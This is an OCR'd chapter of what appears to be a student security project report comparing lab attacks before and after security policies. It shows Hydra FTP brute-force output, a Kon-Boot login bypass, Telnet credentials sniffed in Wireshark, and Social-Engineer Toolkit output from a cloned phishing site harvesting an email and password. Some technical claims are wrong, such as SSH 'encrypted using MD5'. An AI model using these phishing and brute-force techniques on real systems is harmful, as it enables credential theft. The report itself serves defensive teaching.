
Name	Size	Last Modified	
Desktop		11/07/2016	09:45:00 AM
Documents		11/07/2016	09:45:00 AM
Downloads		11/07/2016	09:45:00 AM
Music		11/07/2016	09:45:00 AM
Pictures		11/07/2016	09:45:00 AM
Public		11/07/2016	09:45:00 AM
Templates		11/07/2016	09:45:00 AM
Videos		11/07/2016	09:45:00 AM
examples.desktop	9 KB	11/03/2016	03:42:00 PM

Figure 6. 1 : Successful Open FTP

Figure 6.1 above show the attacker already get the password and username based on list of crack. Attacker successfully open FTP and can easily get the information in Ubuntu computer without permission.

6.4.3 After implement Password Protection Policy


Based on password protection policy, we change the basic password to difficult password. For this project FTP password is ***abc123*** and change the password to !P09sM11 which is suitable with rule of policy and is not easier attacker trying to crack the password.



```
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-11-08 19:13:09
[DATA] max 16 tasks per 1 server, overall 64 tasks, 24 login tries (l:4/p:6), ~0 tries per task
[DATA] attacking service ftp on port 21
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-11-08 19:13:12
<finished>
```

Figure 6. 2 : xHydra can't scan username and password

Figure 6.2 illustrate the password and username FTP cannot be scan event used a cracking list. xHydra can attack service FTP on port 21 but is still can't get the password and username. For Figure 6.3, testing the FTP using the website and it denied to open FTP.


Index of ftp://203.1.1.2/ - Iceweasel
e:///opt/l...ndycrush.html
Java Required
http://www....ycrush.com/
Index of ftp://203.1.1...
ftp://203.1.1.2
Search
ost Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng

Index of ftp://203.1.1.2/

Up to higher level directory

Name Size Last Modified

Figure 6. 3 : Denied to open FTP

6.4.4 Before Implement Acceptable Use Policy

Second scenario is for testing after the Kon-Boot hack the computer and attacker is from inside network. The attacker will continue to sign desktop victim by not put the password.





Figure 6. 4 : Desktop is open

Figure 6.4 show desktop is already hack by attacker without log in using password. This method is ease to attack took information in an instant.

6.4.5 After Implement Acceptable Use Policy

Used policies to prevent this attack from happening again, it is just lay down the password on the bios. The password should be need follow the password protection policy. Figure 6.5 and 6.6 will be explain how the password protect the computer.




Press Enter to Select Boot Device, ESC to Exit

Hard Drive

Figure 6. 5 : USB drive disable

Figure 6.5 show the USB driver is disable in Boot Device because the removable media boot already disable. Thus, any of USB driver plugin in bios or boot menu will be not detect as automatically.



Enter Power-on Password

```
*******
```


11/25/2016

Figure 6. 6 : Enter password in Bios

While Figure 6.6 show after setting the power-on password in bios, to enter the desktop, bios and boot menu their need put the password. This is because to make sure unauthorized person login the computer easily.

6.4.6 Before Remote Access Tools

For third scenario, the attack will be capture payload of Telnet. This testing will to prove whether the Telnet successfully can be sniff or not. Figure 6.7 will explain how the attacker read payload a Telnet from Wireshark.


Wireshark · Follow TCP Stream (tcp.stream eq 0) · wireshark_pcapng_9A4DDA32-CE9B-4F25-BCEC-7FA9EFCC419D_20161102201700_a0...


```
..%........'.............. .....'...........%....P............ .....'.....'..SFUTLNTVER.SFUTLNTMODE.....Welcome to
Microsoft Telnet Service
..'.....'...

login: AAddmm.. .mmiinniissttrraattoorr


password: abc123$

The handle is invalid.

Login Failed


login: AAddmmiinniissttrraattoorr


password: abc123$
..........XTERM.............XTERM..

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\Administrator>
```

Figure 6. 7 : Telnet

Figure 6.7 above illustrate the report of payload that already capture by Wireshark. Actually to get the Telnet username and password, need read by one line in Wireshark but to make an easier, it is just generate a report as a Figure 6.7.

6.4.7 After Remote Access Tools

The prevention from using a Telnet is SSH. SSH is method that will be encrypted using MD5. For this scenario SSH will encrypted username and password and attacker will not easier to sniff by using SSH.


Wireshark · Follow TCP Stream (tcp.stream eq 0) · wireshark_pcapng_9A4DDA32-CE9B-4F25-BCEC-7FA9EFCC419D_20161102210213_a0...


```
SSH-2.0-WeOnlyDo 2.4.3
SSH-2.0-PuTTY_Release_0.67
....
..b].n.}{...A..6.....diffie-hellman-group-exchange-sha256,diffie-hellman-group-exchange-sha1,diffie-hellman-group14-
sha1,diffie-hellman-group1-sha1,rsa2048-sha256,rsa1024-sha1....ssh-rsa,ssh-dss....aes256-ctr,aes256-cbc,rijndael-
cbc@lysator.liu.se,aes192-ctr,aes192-cbc,aes128-ctr,aes128-cbc,blowfish-ctr,blowfish-cbc,3des-ctr,3des-
cbc,arcfour256,arcfour128....aes256-ctr,aes256-cbc,rijndael-cbc@lysator.liu.se,aes192-ctr,aes192-cbc,aes128-
ctr,aes128-cbc,blowfish-ctr,blowfish-cbc,3des-ctr,3des-cbc,arcfour256,arcfour128...-hmac-sha2-256,hmac-sha1,hmac-
sha1-96,hmac-md5...-hmac-sha2-256,hmac-sha1,hmac-sha1-96,hmac-md5... none,zlib...
none,zlib.............<..p....J........8.+...M.%&Ue.l...oecdh-sha2-nistp256,ecdh-sha2-nistp384,ecdh-sha2-
nistp521,diffie-hellman-group1-sha1,diffie-hellman-group14-sha1....ssh-rsa,ssh-dss...Aaes256-cbc,aes256-
ctr,rijndael256-cbc,rijndael-cbc@lysator.liu.se...Aaes256-cbc,aes256-ctr,rijndael256-cbc,rijndael-
cbc@lysator.liu.se...@hmac-sha2-256,hmac-sha2-512,hmac-sha1,hmac-sha1-96,hmac-md5,none...@hmac-sha2-256,hmac-
sha2-512,hmac-sha1,hmac-sha1-96,hmac-md5,none...         none,none...
none,none..................................z;.
.s.'?...I......ya..I....6g}TC...n... ...|`8}..           J.$f.`-brz1.lW....Z.H.j..\sW.)....%..
........y............A.v...X#M.........$.
..u..>.j.....f1(-...o.+RO...Cc...lF.E....Sg...%"....O....Q.1.n~.A.*.....S...{.!.Nuf..zN.I.r.B.{.
[wZ.U..&)wo.<..>.'c.Enp:.c..D..a...J...<
..........ssh-rsa....#......G\L.."..WY.............^..H`..$.OY...Q.SD:}.~...Q...$...4Q*....&.Mi.[..)P>.3c...H
...G*.....^.."S..<....k..zi..uB....
jR.qX.F"h+....eC..C.Z.........MB..m..Z~b.abW.:...oF...00.X....fL.g.t..M.'........F.6.7.q..;.Q....      .Gg.U...x
+o...<.J...JS...      .,.1HW.......9^.4.?.]..;..T.$p.[...           Mw..oN$a..-....r ./{....L...
u:..".......6..1.dMV.:.Y3(.....#......Fa...v.A.fm.V.C..p.cV..@.%...*...}.A..)>..P.........ssh-
rsa....R......*lw...L.*wX..i.2:....r...).........`.h^...>.
..........n...:...
.@3........"z..4....~"jW...y..B.E.6p.....e......b......h.............
..}...'...U....
..^.Zf..y.q.-{...T.3..IW.z.Yp..2....
.Z.9S.@..y[.....k..A[.{)...Gw.Mj........./..r...............f..q.....\:....B..*.5..p\....8w..:....co.A.B..PM..kg......!
dS{sR.....@...j.1...i..U..c,C.p..<.l..9..zLs..$........m...A..F.A..U.y.6..pN.3U.Y.P...Z.(Q.jH...h..s(MVY?
.j...HD0 .lU.8..u.k.].Ne+;..~....).fG<'.&.#..!..W.Z~D;w.L.h....#F.<...f.....?...'.s..zcZ..On./M..K.-.M.y.....
6Fe...<.........4T....?.A...lFN,...p...U..W....y...?z.....<e.......V.86......
..........&3T@{..O...q.......M..8..>......[$w+....g...t.=..^.2..Y.=`...Bk..6.s......XN.$...
0..F..W...........e8.1=3.......HiZ.U.q.S..B..D.....GjbJ=..s......_..<.l..(5@...>.R...v1......G...d.
[77<.z....R.a.E....].l....._T../.}.....g...O.,..T.am.........,...n.t.~..~.S....+u.2.`'.......b...i..]..Y.@....^j....T}
+3..W.%<#.Py..4....{.v....E.v..8.4.n.4....."....^!..    oC..J#...1g@..<E...\.m...e..C..1.D.2.X.t..5...C..|@..=.?MsIQ
$I#>.&.......B..!J1.S...%..)..e.stq...G&..,(.....R..x..m2.De...8.?.8R.......x.(..=Tz..80..f.=.@_...q...R..S.xR..r...-
k.<..@.Q
..SoV..<
s.dB..T.M....`..._.q.v...1...M.3.......m..h>ub.n!...y.........._...}-.cw..^..h..Y..._.$Spd.......xeg..
..e....!.n..;          1..p.....r.g.......~$./
zL.:..d..R~,.......\m~f...#..`]......]b+.3
WG...b s h.@,S:...B/."..0..)...........V......E..n.....Wc.p.1...hA....J........y....cV.....XH.u.P....x....
%...I'Qf..x...-g..1Z.._K..".y.y: .%.(@....f..b.TS..c..5.v*..lO..E....:....P\.....u1X_.......
\.`P7..'2.:...]q.......qW.~ .u.'.......ZB*.._.
.*.....w5..U|.....)Z..A......uo.....z2..p.<.5.2RI....J.3.0.g.n../..%..l_I.$sV.....]m.. ..j-..[....Lm.L.....a.....s..
5.C.$GD..9o....!
. ..NM+h.......V.4&....=.>..
```

Figure 6. 8 : SSH

As a Figure 6.8, attacker cannot read the payload. This is due SSH already encrypted username and password. Attacker cannot easily get password event thought used a covert MD5.

6.4.8 Before Remote Access Policy


Besides that, fourth scenario will covered on remote access policy. Web clone will be act as attack for this scenario. Attacker can clone the website by using Kali Linux site cloner and will make a victim to believe that the website is original.



Email
adidi@ipcore.com
Password
•••••••

Figure 6. 9 : Clone Website

The victim didn’t check the URL because their think this is same website. This due the clone website is same with original website as a Figure 6.9. In Figure 6.9 also show the victim lay down the email and password without knowing what is going happened is back of the website.



```
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:8.8.8.5
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.ipcore.com

[*] Cloning the website: http://www.ipcore.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
8.8.8.5 - - [12/Oct/2016 13:25:03] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: email=adidi@ipcore.com
POSSIBLE PASSWORD FIELD FOUND: pass=Abc123#
POSSIBLE USERNAME FIELD FOUND: btn-login=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Figure 6. 10 : Steal email and password

The back of the website, attacker simply get the email and password based on victim log in as shown in Figure 6.10. Using obtain the email and password of the victim, the confidential information easier to hack or spread to enemy.

6.4.9 After Remote Access Policy

To recovery from this attack based on policy, staff need to make sure the URL is valid and the website is original. Check the HTTPS or HTTP instead of IP address due it's possibly is from attacker. Other, SSL Certificate need for company to build website.

6.4.10 Before Ethics Policy

Based on last scenario, the testing will be covered based on ethics policy. Open unauthorized website is an attack that allows people outside or within the network itself open indiscriminately website or games. The original environment is to avoid internal network open any website without permission.





Figure 6. 11 : Successfully Open Games

Figure 6.11 above show the internal network can open games site without permission. It’s supposedly cannot open this site from outside network. Sometimes that have games or website that has a virus to attack computer without any notice from any site.

6.4.11 After Implement Ethics Policy

Internal network can open any website. So method that can easy to block all the any website which could affect the company is used a proxy server. Proxy server is tools to block any website, is same function with firewall. Anything that be block without permission of administrative the website can't simply open.



The proxy server is refusing connections

Firefox is configured to use a proxy server that is refusing connections.

- Check the proxy settings to make sure that they are correct.
- Contact your network administrator to make sure the proxy server is working.

Figure 6. 12 : Denied Open Games

